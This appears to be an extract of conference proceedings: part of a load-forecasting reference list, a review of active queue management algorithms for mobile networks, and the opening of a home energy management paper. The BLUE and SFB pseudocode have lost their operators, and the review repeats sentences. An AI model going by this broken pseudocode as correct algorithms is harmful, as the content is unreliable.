[18] B. A. Hoverstad, A. Tidemann, H. Langseth, and P. Ozturk, "Short-Term Load Forecasting With Seasonal Decomposition Using Evolution for Parameter Tuning," *IEEE Transactions on Smart Grid*, vol. 6, no. 4, pp. 1904–1913, jul 2015. [Online]. Available: http://ieeexplore.ieee.org/document/7042772/

[19] K. Kavanagh, M. Barrett, and M. Conlon, "Short-term electricity load forecasting for the integrated single electricity market (I-SEM)," in *2017 52nd International Universities Power Engineering Conference (UPEC)*. IEEE, aug 2017, pp. 1–7. [Online]. Available: http://ieeexplore.ieee.org/document/8231994/

[20] M. H. Alobaidi, F. Chebana, and M. A. Meguid, "Robust ensemble learning framework for day-ahead forecasting of household based energy consumption," *Applied Energy*, vol. 212, pp. 997–1012, feb 2018. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S0306261917317695

[21] M. Lydia, S. Suresh Kumar, A. Immanuel Selvakumar, and G. Edwin Prem Kumar, "Linear and non-linear autoregressive models for short-term wind speed forecasting," *Energy Conversion and Management*, vol. 112, pp. 115–124, mar 2016. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S0196890416000236

[22] L. Bramer, J. Rounds, C. Burleyson, D. Fortin, J. Hathaway, J. Rice, and I. Kraucunas, "Evaluating penalized logistic regression models to predict Heat-Related Electric grid stress days," *Applied Energy*, vol. 205, pp. 1408–1418, nov 2017. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S0306261917313697

[23] E. Yukseltan, A. Yucekaya, and A. H. Bilge, "Forecasting electricity demand for Turkey: Modeling periodic variations and demand segregation," *Applied Energy*, vol. 193, pp. 287–296, may 2017. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S0306261917301848

[24] N. Emami and A. Pakzad, "A New Knowledge-Based System for Diagnosis of Breast Cancer by a combination of the Affinity Propagation and Firefly Algorithms," *Shahrood University of Technology*, vol. 0, no. 0, jul 2018. [Online]. Available: http://jad.shahroodut.ac.ir/article_1264.html

[25] A. GhaffarianHoseini, T. Zhang, O. Nwadigo, A. GhaffarianHoseini, N. Naismith, J. Tookey, and K. Raahemifar, "Application of nD BIM Integrated Knowledge-based Building Management System (BIM-IKBMS) for inspecting post-construction energy efficiency," *Renewable and Sustainable Energy Reviews*, vol. 72, pp. 935–949, may 2017. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S1364032116311170

[26] M. Q. Raza, M. Nadarajah, D. Q. Hung, and Z. Baharudin, "An intelligent hybrid short-term load forecasting model for smart power grids," *Sustainable Cities and Society*, vol. 31, pp. 264–275, 2017. [Online]. Available: http://dx.doi.org/10.1016/j.scs.2016.12.006

[27] F. Golestaneh, P. Pinson, and H. B. Gooi, "Very Short-Term Nonparametric Probabilistic Forecasting of Renewable Energy Generation; With Application to Solar Energy," *Power Systems, IEEE Transactions on*, vol. PP, no. 99, pp. 1–14, 2016.

[28] G. Cerne, D. Dovzan, and I. Skrjanc, "Short-term load forecasting by separating daily profile and using a single fuzzy model across the entire domain," *IEEE Transactions on Industrial Electronics*, vol. 65, no. 9, pp. 1–1, 2018. [Online]. Available: http://ieeexplore.ieee.org/document/8264813/

[29] A. Dedinec, S. Filiposka, A. Dedinec, and L. Kocarev, "Deep belief network based electricity load forecasting: An analysis of Macedonian case," *Energy*, vol. 115, pp. 1688–1700, nov 2016. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S0360544216310076

[30] Q. Dong, Y. Sun, and P. Li, "A novel forecasting model based on a hybrid processing strategy and an optimized local linear fuzzy neural network to make wind power forecasting: A case study of wind farms in China," *Renewable Energy*, vol. 102, pp. 241–257, mar 2017. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S0960148116308965

# A Review: Active Queue Management Algorithms in Mobile Communication

M. ÇAKMAK[1] and Z.ALBAYARAK[1]

[1] Karabuk University, Karabuk/Turkey, muhammetcakmak@karabuk.edu.tr
[1]Karabuk University, Karabuk/Turkey, zalbayrak@karabuk.edu.tr

***Abstract* - Mobile Communication Technologies have experienced a very rapid change in recent years. Active Queue Management Algorithms are used to solve the problems of blockage and packet loss in mobile networks. Queue Management Algorithms are the most important and most important factors that directly affect network performance. In this study, Active Queue Management Algorithms such as RED, ARED, SRED, REM, SBF, BLUE, RED, PURPLE, GREEN, CoDel used in mobile networks and the development of improved versions of these algorithms with different methods and techniques have been shown comparatively.**

***Keywords* - Mobile Communication, Active Queue Management Algorithm, Mobile Network**

## I. Introduction

In last years, mobile communication technology having a huge transmission and change. The most important reason to these changes in the mobile communication technology is the increasing of the data requirement. This transmission and the change appeared in mobile communication technology as a 1G, 2G, 3G, 4G, 5G generations. Every generation comes with new and better technical structure, speed rate and capacity.

The mobile communication technology's areas of usage and rates of usage increases as the internet become popular in the world. Because of this it become a necessity to fulfill the packet loss and the delay in the mobile communication technology. It's expected that by the 2020 [1], IP data that using is will be climb over 500 Exabyte. According to researchers, by the 2020, a mobile communication user will use approximately 1 terabyte data in a year [2].

The reason of the usage of the congestion control is improve the connection performance and decrease the average delay of the packets of that currently in the network [3]. And also it aims to fair and efficient by the current users of the network. Active Queue Management, which is a part of the router system's packet drop system, is suggested because to fix the peer to peer network connections congestion [4].

Mobile communication is the communication between cells that using one or more than one with the help of the base stations [5]. Mobile network can cause the delay of the transmitted data. In a short time, big mass of traffic can cause congestion or overflow [6]. And also this can cause a delay that affects the weak performance. When congestion takes place, to maintain high rate and low delay, especially for the Transport Access Protocol, Active Queue Management based congestion control systems are using [7].

In this study, Active Queue Management is categorized and it's performance is analyzed. In first part the Mobile Communication Technology is analyzed, in second part the structure and the way of working of Active Queue Management's algorithm is analyzed and in third, last, part these algorithms' performance is compared.

## II. Mobile Communication

1G is start with usage of analog signals, in 2G, it transformed into usage of digital signals. 2G (Second Generation) [8] provided us not only high quality sound but also encoding and transmit the message data. With the help of Enhanced Data Rates for GSM Evolution (EDGE) data transmission in mobile media has started for the General Packet Radio Service and GSM Evolution. After 3G (Third Generation) Universal Mobile Phone System (UMTS) the data travels faster, we were able to video call and it is possible to access internet by our mobile phone. With the High Speed Packet Access (HSPA) technology we had lower delay and more liquid internet connection. Fourth Generation (4G) is with the help of Long Term Evolution (LTE), WiMAX, Long Term Evolution – Advanced (LTE-A) provide us high resolution TV data, fast video conferences and practical 3D. By the 2020, with the 5G (Fifth Generation), we will/can control smart home, product with internet connection, self-driving car, cloud technology, refined and virtual reality applications, and remote-controlled surgical operations [9].

## III. Active Queue Management

The increase in the usage of the mobile communication, because of the network congestion, caused long time delays, huge packet losses and lack of performance. Packet losses, packet delays and congestion affect the network performance negatively. [10] The AQM Algorithm is congestion control algorithm that prevents packet losses and packet delays also it helps the network for better performance. [11] AQM is controls the flow based congestions which is a queue management algorithm. The queue based congestions can only observe by the size of the queue, on the other hand flow based congestion can be only observe by congestion fixing and packet arrival rates [12]. The main reason of AQM is reduce the packet number and prevent the packet losses by reducing the average queue size. [13] AQM's main object is the detect the congestion that occurring and inform the source to reduce it's transferring rate [14]. There is a lot of AQMs but we only analyze these; RED, ARED, SRED, BLUE, SBF, REM, PURPLE, GREEN, CoDel.

### *A. RED (RANDOM EARLY DETECTION)*

RED is the first AQM algorithm that founded by Floyd and his friends. RED can detect the congestion by calculating the average queue size to prevent network congestions. [15] RED runs the queue size management by 4 important parameters. These are length of the queue, minimum threshold (Minth), maximum threshold (Maxth) and maximum possibility (Pmax). This algorithm's way of working is it keeps an average queue size. Package drop probability value (Pd), changes linear between Minth value's and Maxth value's average queue size. If average queue size exceed the Maxth, all the packets that coming will drop. Red can control the congestion that occurred because of the loss of packet. Because packet drop mechanism work with the past values.




Figure 1: RED Flow Diagram [16]

The package drop probability value of RED is defined as follows.

$$P_d = P_{max} \times \frac{avg - Min_{th}}{Max_{th} - Min_{th}} \qquad (1)$$

The indicated (1) avg indicates the average queue length. Minth represents the minimum threshold value that the average queue length must exceed before the packet marking and release, while Maxth is the maximum threshold of the average packet queue length value before the packets are marked and released. In the detection of traffic congestion in the network, the average tail length is calculated first with the arrival of each package. If the calculated value is over a certain threshold, the packet is transmitted directly if the packet is not dropped. If it is between the two limit values, it is decided according to a probability calculated by looking at the average queue length. RED AQM has been developed to provide solutions to the following problems: [17]

- Reduction of queue delays and package losses,
- Solving the sequencing problems of resources,
- Ensure high quality of connection usage,
- To solve problems of implicit sources

### *B. ARED (ADAPTIVE RANDOM EARLY DETECTION)*

Red algorithm provides not only high production but also low delay to network operators. Since the delay is an important element of service quality, network operators want to estimate the average delay on their router. In order to achieve a predictable average delay in the RED algorithm, the parameters need to be fixed [18].

The ARED (Adaptive Random Early Detection) algorithm has made some changes to the RED algorithm to solve these problems [19]. For this, the previous ARED algorithm has been reviewed and some changes have been made in this algorithm and the basic idea has been left as it is. For this, the previous ARED algorithm has been reviewed and some changes have been made in this algorithm and the basic idea has been left as it is [20].


### *C. SRED (STABILIZED RANDOM EARLY DETECTION)*

SRED is an algorithm developed by adding new features to RED AQM. The main goal of SRED is to provide more bandwidth and a fair distribution of bandwidth without making too many calculations. SRED uses the Zombie list to accomplish this and thus obtains additional information from "count" and timestamps [21]. The zombie list is blank when a new package arrives or is added to the list. Count is reset and the time stamp indicates the time of the packet's arrival. Zombie list In the SRED algorithm, the number of variables in the first case is incremented by one, and the timestamps are set to the last packet arrival time. In the second case there isn't any match and the randomly selected package (zombie) in the zombie list is replaced or overwritten by the new incoming packet.

### *D. BLUE*

The BLUE algorithm has been solved by solving problems in RED AQM. Using congestion measurement schemes and hybrid flowchart together, it has solved the problems experienced in RED AQM. This ratio is adjusted by two basic units. In these units, the use of packet loss and connection in queue congestion is considered or insufficient usage values are taken as basis. The major difference of BLUE AQM is that it uses packet loss values instead of reference to the average queue length. [22]

The BLUE algorithm works as follows [23].



```
Upon Packet Loss Event
   if((now_last_update)>freeze_time)
    pm = pm+d1
    Last update = now
Link Idle Event:
    If (now_last_update)>freeze_time)
    Pm = pm-d2
Last update = now
```

Figure 2: BLUE Algorithm [24]

BLUE; uses d1, d2 and freeze_time values. d1 determines the increase in the amount of Pm when the queue is overflow. d2 determines the amount of reduction of Pm when the connection is empty. The values between updates in the pm affect freeze_time.


The disadvantage of BLUE is; is to use the hash function to find the non-responsive flows. This function is built on a number of non-responsive flows that are not responding, but these flows are slightly larger.

### *E. GREEN*

GREEN, a proactive queue management algorithm, was developed in 2002 by Feng and his friend [12]. It provides intelligent and proactive processing of TCP packets with the information obtained from the steady smart values of TCP. Thus, TCP provides success in terms of fair use. GREEN tries to avoid clogging instead of congestion. The algorithm works by not detecting the obstruction but by actively detecting the obstruction.

### *F. SFB (STOCHASTIC FAIR BLUE ALGORITHM*

Stochastic Fair BLUE (SFB), which is a new algoritm, use BLUE algoritm for for protecting against non-responsive flows. The most important advantage of SFB is its structure that is scalable and uses fewer buffers. QLen, Bin_Size, Hinterval, d1, d2, N, Boxtime, freeze_time, L are parameters of SFB algorithm. Buffer space of each bin are used by Bin_Size. Qlen use for naming actual queue . d1, d2 and freeze_time are same as that in BLUE. N and L are using for accounting bins. Bins are organized in each level as L and N [25].



```
Each package upon arrival
Figure out hashes h0, h1, . . . , hL−1
Update bins at each level
for i = 0 to L − 1 do
if (B[i][hi].qlen > bin size) then
B[i][hi].pm B[i][hi].pm
Drop packet
else if (B[i][hi].qlen == 0) then
B[i][hi].pm B[i][hi].pm
end if
end for
pmin min(B[0][h0].pm,B[1][h1].pm
B[L − 1][hL−1].pm)
if (pmin == 1) then
ratelimit()
else
Mark or drop pmin
end if
On every packet departure:
Figure out hashes h0, h1, . . . , hL−1
Update bins at each level
for i = 0 to L − 1 do
if (B[i][hi].qlen == 0) then
B[i][hi].pm B[i][hi].pm
end if
end for
```

Figure 3: SFB Algorithm

### *G. REM (RANDOM EXPONENTIAL MARKING)*

REM is a simple and scalable algorithm. Low packet loss rates and delay times increased the preferability. The basic idea in REM is to differentiate performance measures such as blockage prevention, packet loss, queue length and delay. Congestion measurement indicates the increase in bandwidth demand, followed by the number of users. [23][26] Two key features of REM. REM stabilizes the input speed regardless of the number of users with total capacity and queue length.

REM makes the connection quality and balancing of the input speed around a target independent of the number of sources. REM uses the "prise" variable as a congestion measure. "prise" is used to determine the possibility of marking. "prise" is updated periodically or time-independent by referring to the difference between input rate and link capacity and the difference between queue length and target [27].

If the weighted sum of these mismatches is positive, the 'prise' increases. If the number of sources increases, the dispute in the rate and queue grow increases, so that a faster signal of congestion goes to the resources and so the ratios decrease. If the weighted sum of these mismatches is positive, the 'prise' increases. If the number of sources increases, the dispute in the rate and queue grow increases, so that a faster signal of congestion goes to the resources and so the ratios decrease. If the source rates are too low, the mismatches will be negative, and will increase the resource rates by determining the probability of reduction to the prise. High usage and small losses will cause delays until the Mismatches are reset.

### *H. PURPLE*

The PURPLE algorithm works by anticipating short-term future traffic. PURPLE obtains information about the network congestion status by end-to-end information analysis [24]. PURPLE allows basic AQM convergence of parameters to a local optimum level in a shorter time, thus minimizing the congestion feedback and tail occupancy rate. At the same time, PURPLE passively monitors the congestion information experienced elsewhere in the network [28].

Optimized for online model-based predictions, PURPLE produces better results in packet signal rates and packet delays without any parameter setting.

### *İ. CoDel*

CoDel (Controlled Delay) is a new AQM mechanism that effectively controls the BufferBloat problem. BufferBloat is a condition in which the package will be delayed under normal circumstances but caused by delay in the package because it is in the queue and is in queue due to the high buffer size.

Unlike other AQMs, CoDel works independently of network parameters such as queue size, queue delay, queue size average, queue thresholds, and drop speed.

Codel congestion is estimated by the packet stay time parameter that causes the delay in the router queue. CoDEL detects the blockage if the package stay time is within a specified time interval for the specified value. To prevent queue size, the packet is marked to be lowered after congestion detection.

CoDel primarily looks at the queue size for each incoming package. If the queue length exceeds the specified limit, the incoming packet is dropped. The time stamp added to the packages is done in the queue adding process. Considering the waiting time in the queue, the packet is dropped if the queue added to the queue leads to congestion.

## *IV. COMPARISON*

Link Utilization values of all algorithms were obtained as high. BLUE and RED algorithms show that the value of justice is low in the packet transport in the network. The lowest sampling frequency was obtained as REM, GREEN and PURPLE. SRED and ARED perform better, while RED remains on average for mobile communications. Especially, CoDel and pFIFO are more preferred algorithms than mobile networks with their structural features.

Table 1. Comparison of AQM Algorithm[25], [30], [31]

| **Algorithm** | **Link Utilization** | **Fairness** | **Complexity** | **Cellular Network Performance** |
|---|---|---|---|---|
| RED | High | Unfair | High Queue Sample Frequency | Avarage |
| ARED | High | Fair | High Queue Sample Frequency | High |
| SRED | High | Fair | High Queue Sample Frequency | High |
| BLUE | High | Unfair | High Queue Sample Frequency | Avarage |
| SFB | High | Fair | High Queue Sample Frequency | Avarage |
| REM | High | Fair | Low Queue Sample Frequency | Avarage |
| GREEN | High | Fair | Low Queue Sample Frequency | Avarage |
| PURPLE | High | Fair | Low Queue Sample Frequency | Avarage |
| CoDel | High | Fair | High Queue Sample Frequency | High |

## V. CONCLUSION

Active Queue Management algorithms used in mobile networks have a significant impact on improving network performance. Choosing the right set of active queue management algorithms for mobile communication directly affects network performance. These algorithms for future studies can be developed and a hybrid algorithm can be developed for mobile communication.

## REFERENCES

[1] V. Kumar and N. Mishra, "5G : Future of Wireless Network," vol. 1, no. 5, pp. 632–634, 2014.

[2] M. Agiwal, N. Saxena, and A. Roy, "Ten Commandments of Emerging 5G Networks," *Wirel. Pers. Commun.*, vol. 98, no. 3, pp. 2591–2621, 2018.

[3] A. Arora, L. Bhambhu, and I. I. C. Management, "Evaluation of Active Queue Management Algorithms," vol. 2, no. 4, pp. 197–203, 2014.

[4] B. Braden, U. S. C. Isi, D. Clark, M. I. T. Lcs, and J. Crowcroft, "No Title," pp. 1–17, 1998.

[5] P. E. M. Blix, "United States Patent ( 19 )," vol. 1, no. 19, 1975.

[6] ETSI, "TS 123 401 - V10.13.0 - LTE; General Packet Radio Service (GPRS) enhancements for Evolved Universal Terrestrial Radio Access Network (E-UTRAN) access (3GPP TS 23.401 version 10.13.0 Release 10)," vol. 0, pp. 0–279, 2015.

[7] A. Paul, H. Kawakami, A. Tachibana, and T. Hasegawa, "Effect of AQM-Based RLC Buffer Management on the eNB Scheduling Algorithm in LTE Network," *Technologies*, vol. 5, no. 3, p. 59, 2017.

[8] A. Gohil, H. Modi, and S. K. Patel, "5G technology of mobile communication: A survey," *2013 Int. Conf. Intell. Syst. Signal Process. ISSP 2013*, pp. 288–292, 2013.

[9] N. Panwar, S. Sharma, and A. K. Singh, "A survey on 5G: The next generation of mobile communication," *Phys. Commun.*, vol. 18, pp. 64–84, 2016.

[10] G. "Çatalkaya and M. ?i?, "Analysis of orange active queue management algorithm to find its optimum operating parameters," *Istanbul Univ. - J. Electr. Electron. Eng.*, vol. 10, no. 2, pp. 1243–1255, 2010.

[11] C. Applications, "an Active Queue Management," vol. 14, no. 1, pp. 65–72, 2009.

[12] B. Wydrowski and M. Zukerman, "GREEN: an active queue management algorithm for a self managed Internet," *2002 IEEE Int. Conf. Commun. Conf. Proceedings. ICC 2002 (Cat. No.02CH37333)*, vol. 4, pp. 2368–2372, 2002.

[13] D. Lin and R. Morris, "Dynamics of Random Early Detection," *ACM SIGCOMM Comput. Commun. Rev.*, vol. 27, no. 4, pp. 127–137, 1997.

[14] A. E. Abharian, H. Khaloozadeh, and R. Amjadifard, "Stochastic controller as an active queue management based on B-spline kernel observer via particle swarm optimization," *Neural Comput. Appl.*, vol. 23, no. 2, pp. 323–331, 2013.

[15] S. Floyd and V. Jacobson, "Random Early Detection for Congestion Avoidance," *IEEE/ACM Trans. Netw.*, vol. 1, no. 4, pp. 397–413, 1993.

[16] S. Jamali, S. N. Seyyed Hashemi, and A. M. Eftekhari Moghadam, "On the use of a full information feedback to stabilize RED," *J. Netw. Comput. Appl.*, vol. 36, no. 2, pp. 858–869, 2013.

[17] L. Chrost and A. Chydzinski, "On the Evaluation of the Active Queue Management Mechanisms," *2009 rst Int. Conf. Evol. Internet*, pp. 113–118, 2009.

[18] C. Wang, B. Li, K. Sohraby, and Y. Peng, "AFRED: an adaptive fuzzy-based control algorithm for active queue management," *Local Comput. Networks, …*, vol. 1, pp. 12–20, 2003.

[19] G. F. A. Ahammed and R. Banu, "Analyzing the Performance of Active Queue Management Algorithms," *Int. J. Comput. Networks Commun.*, vol. 2, no. 2, pp. 1–19, 2010.

[20] Q. Xu and J. Sun, "A simple active queue management based on the prediction of the packet arrival rate," *J. Netw. Comput. Appl.*, vol. 42, pp. 12–20, 2014.

[21] P.-M. Hsu and C.-L. Lin, *Active Queue Management in Wireless Networks by Using Nonlinear Extended Network Disturbance*, vol. 47, no. 3. IFAC, 2014.

[22] W. Feng, D. Kandlur, D. Saha, and K. Shin, "BLUE: A new class of active queue management algorithms," *Ann Arbor*, pp. 1–27, 1999.

[23] "QUEUE MANAGEMENT PERFORMANCE EVALUATION OF REM , GRED , AND DropTail ALGORITHMS A project submitted to Dean of Awang Had Salleh Graduate School in Partial Fulfilment of the requirement for the degree Master of Science of Information and Communication Tech," 2012.

[24] H. Abdel-jaber, "Performance study of Active Queue Management methods: Adaptive GRED, REDD, and GRED-Linear analytical model," *J. King Saud Univ. - Comput. Inf. Sci.*, vol. 27, no. 4, pp. 416–429, 2015.

[25] U. R. Pujeri, V. Palaniswamy, P. Ramanathan, and R. Pujeri, "Comparative analysis and comparison of various AQM algorithm for high speed," *Indian J. Sci. Technol.*, vol. 8, no. 35, 2015.

[26] S. Athuraliya, S. H. Low, V. H. Li, and Q. Y. Q. Yin, "REM: active queue management," *IEEE Netw.*, vol. 15, no. June, pp. 48–53, 2001.

[27] Ü. Çavuşoğlu, M. M. Öztürk, U. Özbek, and A. Zengin, "Performance analysis of queue management algorithms in Ns-3 network simulator," vol. 17, no. 3, pp. 437–446, 2013.

[28] R. Pletka, M. Waldvogel, and S. Mannal, "PURPLE: Predictive active queue management utilizing congestion information," *Proc. - Conf. Local Comput. Networks, LCN*, vol. 2003–Janua, pp. 21–30, 2003.

[29] Y. Dai, V. Wijeratne, Y. Chen, and J. Schormans, "Channel quality aware active queue management in cellular networks," *2017 9th Comput. Sci. Electron. Eng. Conf. CEEC 2017 - Proc.*, pp. 183–188, 2017.

[30] R. Cuny, "Comparison of Different Active Queue Management Mechanisms for 3G Radio Network Controllers," *Commun. Soc.*, vol. 00, no. c, pp. 80–85, 2006.

[31] R. Marco Alaez, J. M. Alcaraz Calero, F. Belqasmi, M. El-Barachi, M. Badra, and O. Alfandi, "Towards an open source architecture for multi-operator LTE core networks," *J. Netw. Comput. Appl.*, vol. 75, pp. 101–109, 2016.

# An inventive method for eco-efficient operation of home energy management system

Bilal Hussain[1], Nadeem Javaid[1,*], Qadeer-ul-Hasan[1], Yuksel CELIK[2], Asma Rafique[2]
[1]COMSATS University Islamabad, Islamabad 44000, Pakistan
bilal_hussain@yahoo.com, nadeemjavaidqau@gmail.com, qadeer.hasan@comsats.edu.pk
[2]Department of Computer Engineering, School of Sciences, Karabuk University, Turkey
yukselcelik@karabuk.edu.tr, asmamcs@gmail.com
*Correspondence: www.njavaid.com, nadeemjavaidqau@gmail.com

***Abstract*—Home energy management systems (HEMSs) based on demand response (DR) synergized with renewable energy sources (RESs) and energy storage systems (ESSs) optimal dispatch (DRSREOD) are used to implement demand-side management in homes. Such HEMSs benefit the consumer and the utility by reducing energy bills, reducing peak demands, achieving overall energy savings and enabling the sale of surplus energy. Further, a drastically rising demand of electricity has forced a number of utilities in developing countries to impose large-scale load sheddings (LSDs). A HEMS based on DRSREOD integrated with an LSD-compensating dispatchable generator (LDG) (DRSREODLDG) ensures an uninterrupted supply of power for the consumers subjected to LSD. The LDG operation to compensate the interrupted supply of power during the LSD hours; however, accompanies the release of GHGs emissions as well that need to be minimized to conserve the environment. A 3-step simulation based posteriori method is proposed to develop a scheme for eco-efficient operation of DRSREODLDG-based HEMS. The method provides the tradeoffs between the net cost of energy ($CEnet$) to be paid by the consumer, the time-based discomfort ($TBD$) due to shifting of home appliances (HAs) to participate in the HEMS operation and minimal emissions ($TEMiss$) from the local LDG. The search has been driven through multi-objective genetic algorithm and Pareto based optimization. The surface fit is developed using polynomial models for regression based on the least sum of squared errors and selected solutions are classified for critical tradeoff analysis to enable the consumer by choosing the best option and consulting a diverse set of eco-efficient tradeoffs between $CEnet$, $TBD$ and $TEMiss$.**

***Index Terms*—Eco-efficient home energy management, dispatch of renewables and energy storage systems, load-shedding-compensating dispatchable generators, optimization using surface fitting techniques, multi-objective genetic algorithm, pareto optimization**

## I. Introduction

Over the past few decades, demand for electrical energy has increased at a drastic pace while energy generation capabilities have not been upgraded at a sufficient rate to cope with the rising demand. The balance between demand and generation is a vital requirement for stable power system operation. The problem to maintain this balance has conventionally been addressed in the past; utilities have upgraded their centrally located generation and transmission capacities using an approach known as supply-side management. However, during the last decade, demand-side management (DSM) has emerged as an alternative method to manage the increasing demand of energy focusing on the consumer side. A home energy management system (HEMS) is used to implement DSM in a home. Major approaches for HEMS operation include price-based DR, and DR synergized with renewable energy sources (RESs) and energy storage systems (ESSs) optimal dispatch (DRSREOD) [1]. The demand response-based (DR-based) HEMS operation schedules the consumer's loads by shifting them towards the off-peak periods. Such scheduling benefits the consumer with a minimized $CE$ based on the acceptable value of $TBD$ [2], [3]. The DRSREOD-based HEMS operation schedules the load in coordination with the optimal dispatch of the power grid, renewable energy sources (RESs) and energy storage systems (ESSs). The operation of such HEMS introduces additional benefits by reducing energy bills, reducing peak and permanent demands, increasing overall energy savings and enabling the sale of surplus energy to the utility [4]-[8]. The aforementioned HEMSs are modeled to optimize the objectives comprising the net cost of energy, consumer discomfort/ inconvenience, and peak and permanent demands.

Further, utilities in a large number of developing countries with energy-deficient power supply networks are subjecting consumers to load shedding (LSD) for maintaining a balance between the demand and generation of energy [9]. The consumers in such systems are thus helpless to use a power supply with compromised power quality. While a number of consumers in developing countries are already participating in DSM making use of the DRSREOD-based HEMSs; the scenario has incentivized the consumers in homes to integrate load shedding-compensating dispatchable generators (LDGs) into the already installed HEMSs in order to ensure an uninterrupted supply of power [10]. DRSREOD integrated with LDG (DRSREODLDG) based HEMS adds a vital benefit of an uninterrupted supply of power to its set of advantages inherited from DRSREOD-based HEMS. The Kyoto protocol of United Nations Framework Convention on climate change has signed by 192 countries all over the world which proposes a reduction in GHG emissions through selling of emission commodities [11]. The research on HEMS now seems to focus on reducing the GHG emissions along with the other well-known objectives for energy cost($CE$), time based discomfort($TBD$), etc. In [12], a scheme for DR-based HEMS is presented and it is validated that implementation of the DR program effectively reduces the cost of generation on the supply-side; however, the emission on this side is reduced only when peak demand is met by high emission fuels based peaking plants. In [13], authors present a scheme for optimal scheduling of shiftable home appliances (SHAs) integrated with the optimal dispatch of RES and SB. The objectives include reductions in $CEnet$, temperature based discomfort, peak load, and the GHG emissions.

Further, in [14], an operational scheme is developed for a stand-alone HEMS operation using particle swarm optimization (PSO). In [15], an optimal dispatch scheme for a PV unit, a WTB, an ESS, a DG, and the power grid to supply a fixed load profile in a MGD is computed using GA. An algorithm for optimal sizing of LDG for DRSREODLDG-based HEMS was proposed in our recent research [10]. To implement an eco-efficient operation of DRSREODLDG-based HEMS, optimal tradeoffs between net cost of energy ($CEnet$), $TBD$ and minimal GHG emissions ($TEMiss$) need to be computed. This research introduces a method to harness a diversified set of solutions to decision vector $Tst$ and the related tradeoffs for $CEnet$, $TBD$ and minimal $TEMiss$ for an eco-efficient HEMS operation.

The proposed method for an eco-efficient operation of DRSREODLDG-based HEMS is based on a three-step approach. This research evaluates the tradeoff parameters for $CEnet$ to include the cost of energy purchased from the grid, cost of energy sold to the grid and the cost of energy supplied by the LDG; $TEMiss$ to include the energy supplied by the LDG during LSD hours, $EFT$ based on the calorific value of the fuel, the consumption efficiency of the LDG and the related emission factors for GHGs; and $TBD$ to include the delay in the starting times of delay scheduling (DS) type and advanced completion of the job of advanced scheduling (AS) type for HAs. The trend for $TEMiss$ is exploited to screen out/ exclude a set of tradeoffs with larger values of $TEMiss$ using a constraint filtration mechanism.

The remainder of the paper is organized as follows. Related work relevant to the present research performed in recent years is presented in Section II. The system model is described in Section III. The techniques used to solve this problem are presented in Section IV. In Section V, simulations are presented to demonstrate the validity to generate schemes for DRSREODLDG-based HEMS operation in terms of $Tst$ and the primary tradeoffs between $CEnet$, $TBD$ and $TEMiss$. The harnessed eco-efficient tradeoff solutions are classified and a critical tradeoff analysis for the consumer is carried out in Section VII. Conclusions and future work are discussed in Section VIII.

## II. Related Work

With the installation of smart grid technologies enabling DSM, a widespread deployment of DR- and DRSREOD-based HEMSs has been carried out throughout the world in the past few years [16], [17]. In recent years, authors have presented various models and methods for the optimal operation of such systems [2]-[8]. The objectives for optimal HEMS operation include minimizing $CE$, $TBD$, $PAR$, peak/ permanent demands and daily cost of generation. Further, utilities owning energy deficient power networks in developing countries are subjecting their consumers to LSD to balance demand and generation. In such power networks, consumers deploy a LSD-compensating DG in DRSREOD-based HEMS to ensure an uninterrupted supply of power [10]. The aforementioned objectives for optimal HEMS operation have been achieved using optimization techniques like linear programming (LP), MILP, advanced heuristics, etc.

